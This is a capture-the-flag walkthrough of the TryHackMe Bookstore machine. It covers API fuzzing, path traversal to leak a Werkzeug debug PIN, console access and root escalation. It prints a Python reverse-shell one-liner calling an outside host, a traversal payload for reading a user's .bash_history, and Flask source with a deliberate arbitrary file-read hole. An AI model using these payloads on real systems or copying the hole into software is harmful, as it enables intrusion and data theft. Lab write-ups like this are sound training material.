TryHackMe - Bookstore (Medium)
Walkthrough of the TryHackMe Bookstore machine, covering web enumeration, REST API fuzzing, Flask debug console access, and privilege escalation.
- tryhackme
- writeup
- web
- api
- linux
TryHackMe - Bookstore (Medium)
Bookstore is a boot2root CTF machine that teaches a beginner penetration tester basic web enumeration and REST API Fuzzing. Several hints can be found when enumerating the services, the idea is to understand how a vulnerable API can be exploited, you can contact me on twitter @siddhantc_ for giving any feedback regarding the machine.
initial nmap scan :

we can notice several things :
OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 on port 22 -> Potential target only after creds (brute-force usually not intended on THM)...
Apache httpd 2.4.29 (Ubuntu) on port 80 -> Standard web service
Werkzeug httpd 0.14.1 (Python 3.6.9) on port 5000 -> This is the most interesting.
This is a :
- Flask dev server
- Old Werkzeug
- Python 3.6 (reached its upstream end-of-life in 2021). This is some old python.
- Likely custom application
- /api exists
- robots.txt explicitly references /api
Findings on port 80
The webpage I found on port 80 has nothing interesting, except the source code of the login.html endpoint :

we can notice the html comment : <!--Still Working on this page will add the backend support soon, also the debugger pin is inside sid's bash history file -->
We are given a hint. After a simple google search to understand what that means, I came across a good explanation :

This means that when a Flask app runs in debug mode and an error page is reachable, it can expose an interactive console. That console is typically "locked" behind a PIN. The hint says the PIN is inside a user named "sid"'s .bash_history file, i.e. something like:
- /home/sid/.bash_history (most common path apparently)
- /root/.bash_history (sometimes root's history?)
Findings on port 5000
As said earlier, this is the most interesting part.
Here's what http://10.64.174.53:5000/ says :

As expected, /robots.txt does exist and returns :
User-agent: *

Disallow: /api
we will now try the /api endpoint and see what's up :

we get some documentation to look into.
I notice that endpoints are query-parameter oriented : /api/v2/resources/books?id=... and api/v2/resources/books?published=XXXX for example.
Let's test for some simple SQL injections.
curl "http://10.67.152.72:5000/api/v2/resources/books?id=1'". This returns an empty result :[].- then
curl "http://10.67.152.72:5000/api/v2/resources/books?id=1 OR 1=1". unfortunately this doesn't return all books, so no confirmed SQLi there.
Dead-end.
When curling some of these endpoints to test the behavior, I surprisingly notice some
curl: (56) Recv failure: Connection reset by peer . (I'm guessing this reset is likely intentional application behavior, not instability or something. TryHackMe boxes often do this to stop "blind curl" I guess)
Dead-end.
Turns out after trying a bunch of things like header, User-Agent, etc, I notice that /all is intentionally broken to force parameter usage because any other endpoints work :

Fuzzing
The description of the box explicitly mentions "basic web enumeration and REST API Fuzzing".
This is a hint.
Let's try some basic ffuf fuzzing :
One with parameter names
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u "http://10.67.152.72:5000/api/v2/resources/books?FUZZ=1" -H "User-Agent: Mozilla/5.0"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.67.152.72:5000/api/v2/resources/books?FUZZ=1
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Header           : User-Agent: Mozilla/5.0
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

author                  [Status: 200, Size: 3, Words: 1, Lines: 2, Duration: 37ms]
id                      [Status: 200, Size: 237, Words: 53, Lines: 10, Duration: 32ms]
published               [Status: 200, Size: 3, Words: 1, Lines: 2, Duration: 32ms]
:: Progress: [6453/6453] :: Job [1/1] :: 1233 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
We get 3 values : author, id, and published.
One with common api endpoints
ffuf -w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt \
  -u "http://10.67.152.72:5000/FUZZ" \
  -H "User-Agent: Mozilla/5.0"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.67.152.72:5000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt
 :: Header           : User-Agent: Mozilla/5.0
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

/api-docs               [Status: 301, Size: 257, Words: 22, Lines: 4, Duration: 19ms]
/api-doc                [Status: 301, Size: 257, Words: 22, Lines: 4, Duration: 30ms]
/api/api                [Status: 200, Size: 825, Words: 82, Lines: 12, Duration: 32ms]
/application.wadl       [Status: 301, Size: 257, Words: 22, Lines: 4, Duration: 33ms]
/doc                    [Status: 301, Size: 257, Words: 22, Lines: 4, Duration: 34ms]
/docs                   [Status: 301, Size: 257, Words: 22, Lines: 4, Duration: 33ms]
/graphql                [Status: 301, Size: 257, Words: 22, Lines: 4, Duration: 34ms]
/swagger/               [Status: 200, Size: 116, Words: 25, Lines: 5, Duration: 34ms]
/swagger.json           [Status: 301, Size: 257, Words: 22, Lines: 4, Duration: 36ms]
/swagger-resources      [Status: 301, Size: 257, Words: 22, Lines: 4, Duration: 36ms]
/v1/                    [Status: 200, Size: 116, Words: 25, Lines: 5, Duration: 36ms]
/v2/                    [Status: 200, Size: 116, Words: 25, Lines: 5, Duration: 36ms]
:: Progress: [268/268] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
I notice there are two versions : /v1/ and /v2/. After trying out I see that v1 is fully operational and works just like v2. So I will keep using version 1 in case something comes up.
The rest of the discovered endpoints by themselves don't seem to bring me anywhere. So let's take a step back and look at the two hints we have so far :
- We know we are looking for a .bash_history file
- We know this is a REST API Fuzzing exercise.
Therefore let's try to combine the two!
Most popular vulnerabilities I know related to files are namely : LFI, path traversal, and parameter injection. The idea is to combine each with ffuf.
I tried 3 different variations.
Parameter value fuzzing : books?file=FUZZ
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt \
  -u "http://10.67.152.72:5000/api/v1/resources/books?**file=FUZZ**" \
  -H "User-Agent: Mozilla/5.0" -ic
Nothing.
Parameter name + value fuzzing : books?FUZZ1=FUZZ2
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt \
  -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt \
  -u "http://10.67.152.72:5000/api/v2/resources/books?**FUZZ1=FUZZ2**" \
  -H "User-Agent: Mozilla/5.0" -ic
Nothing.
LFI and parameter Injection fuzzing : books?FUZZ=../../../home/sid/.bash_history
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt \
  -u "http://10.67.152.72:5000/api/v1/resources/books?**FUZZ=../../../home/sid/.bash_history**" \
  -H "User-Agent: Mozilla/5.0" -ic
This time, we get a 4th parameter that we didn't pick up before : show .

So let's try that new parameter we retrieved :

We can see that we get indeed the PIN : WERKZEUG_DEBUG_PIN=123-321-135 .
(This url was quite tricky because it doesn't work on the v2 version, therefore I'm glad I caught that.)
What to do with the key?
Now that we solved the fuzzing case, I would still like to do a bit of endpoint enumeration with gobuster.

the /console endpoint is instantly found.

After entering the PIN, we get access to a console embedded in the webpage. We get a description that says : "In this console you can execute Python expressions in the context of the application"
First flag
The first thing that comes to my mind when accessing any kind of console or shell is trying the ls command. however this shell is python. Therefore, the equivalent (one liner) python syntax would be : import os; print("\n".join(sorted(os.listdir("."))))

we see a user.txt. that is the first flag. Now again, the equivalent of 'cat user.txt' in python is :
print(open("user.txt", "r", encoding="utf-8", errors="replace").read(), end="")
first flag is revealed.
Second flag
-
source code of the web app
import flask
from flask import request, jsonify
from flask_cors import CORS, cross_origin
import sqlite3
import os
import subprocess

app = flask.Flask(__name__)
cors = CORS(app)
app.config["DEBUG"] = True
app.config['CORS_HEADERS'] = 'Content-Type'

def dict_factory(cursor, row):
    d = {}
    for idx, col in enumerate(cursor.description):
        d[col[0]] = row[idx]
    return d

@app.route('/', methods=['GET'])
def home():
    return '''
    <title>Home</title>
    <h1>Foxy REST API v2.0</h1>
    <p>This is a REST API for science fiction novels.</p>
 '''

@app.route('/api', methods=['GET'])
def documentation():
    return '''
	<title>API Documentation</title>
	<h1>API Documentation</h1>
	<h3>Since every good API has a documentation we have one as well!</h3>
	<h2>The various routes this API currently provides are:</h2><br>
	<p>/api/v2/resources/books/all (Retrieve all books and get the output in a json format)</p>
	<p>/api/v2/resources/books/random4 (Retrieve 4 random records)</p>
	<p>/api/v2/resources/books?id=1(Search by a specific parameter , id parameter)</p>
	<p>/api/v2/resources/books?author=J.K. Rowling (Search by a specific parameter, this query will return all the books with author=J.K. Rowling)</p>
	<p>/api/v2/resources/books?published=1993 (This query will return all the books published in the year 1993)</p>
	<p>/api/v2/resources/books?author=J.K. Rowling&published=2003 (Search by a combination of 2 or more parameters)</p>
 '''

@app.route('/api/', methods=['GET'])
def same():
    return documentation()

@app.route('/robots.txt', methods=['GET'])
def robots():
    return '''<p>User-agent: *<br><br>
Disallow: /api </p> '''

@app.route('/api/v1/resources/books/all', methods=['GET'])
def api_all():
    conn = sqlite3.connect('books.db')
    conn.row_factory = dict_factory
    cur = conn.cursor()
    all_books = cur.execute('SELECT * FROM books;').fetchall()

    return jsonify(all_books)

@app.route('/api/v2/resources/books/all', methods=['GET'])
def api_allv2():
    conn = sqlite3.connect('books.db')
    conn.row_factory = dict_factory
    cur = conn.cursor()
    all_books = cur.execute('SELECT * FROM books;').fetchall()

    return jsonify(all_books)

@app.route('/api/v2/resources/books/random4', methods=['GET'])
def api_random10():
    conn = sqlite3.connect('books.db')
    conn.row_factory = dict_factory
    cur = conn.cursor()
    all_books = cur.execute('SELECT * FROM books order by random() LIMIT 4;').fetchall()

    return jsonify(all_books)

@app.errorhandler(404)
def page_not_found(e):
    return '''<h1>404</h1>
    <p>The resource requested could not be found.</p>''', 404

@app.route('/api/v2/resources/books', methods=['GET'])
def api_filterv2():
    query_parameters = request.args

    id = query_parameters.get('id')
    published = query_parameters.get('published')
    author = query_parameters.get('author')

    query = "SELECT * FROM books WHERE"
    to_filter = []

    if id:
        query += ' id=? AND'
        to_filter.append(id)
    if published:
        query += ' published=? AND'
        to_filter.append(published)
    if author:
        query += ' author=? AND'
        to_filter.append(author)

    if not (id or published or author):
        return page_not_found(404)

    query = query[:-4] + ';'

    conn = sqlite3.connect('books.db')
    conn.row_factory = dict_factory
    cur = conn.cursor()

    results = cur.execute(query, to_filter).fetchall()

    return jsonify(results)

@app.route('/api/v1/resources/books', methods=['GET'])
def api_filter():
    query_parameters = request.args

    id = query_parameters.get('id')
    published = query_parameters.get('published')
    author = query_parameters.get('author')
    show  = query_parameters.get('show')

    query = "SELECT * FROM books WHERE"
    to_filter = []

    if id:
        query += ' id=? AND'
        to_filter.append(id)
    if published:
        query += ' published=? AND'
        to_filter.append(published)
    if author:
        query += ' author=? AND'
        to_filter.append(author)
    if show:
        try:
                with open(show, 'r') as f:
                        return f.read()
        except:
                return filename

    if not (id or published or author):
        return page_not_found(404)

    query = query[:-4] + ';'

    conn = sqlite3.connect('books.db')
    conn.row_factory = dict_factory
    cur = conn.cursor()

    results = cur.execute(query, to_filter).fetchall()

    return jsonify(results)

print(getattr(app, '__name__', getattr(app.__class__, '__name__')))

app.run(host='0.0.0.0', port=5000, debug = True)
after doing a bit of digging into the files listed in this console, I see a 'try-harder' file.
It turns out the be a binary file.


I quickly understand that I have to set up a reverse shell in the python console :
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.123",1111));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
I see in the try-harder directory it's asking for a PIN/password.
I transferred the /try-harder executable to my local machine (using netcat) and decompiled it using Ghidra.
When reviewing the main function, you will see it takes a specific number to trigger a bash shell with root privileges. The number is obfuscated/hex-encoded.
We can decode the hex to text, convert it to decimal, and note the resulting string
Now, we can run the /try-harder binary on the target machine, input the calculated number, and we are dropped into a root shell.
Now I just had to navigate to /root/root.txt to grab the final flag.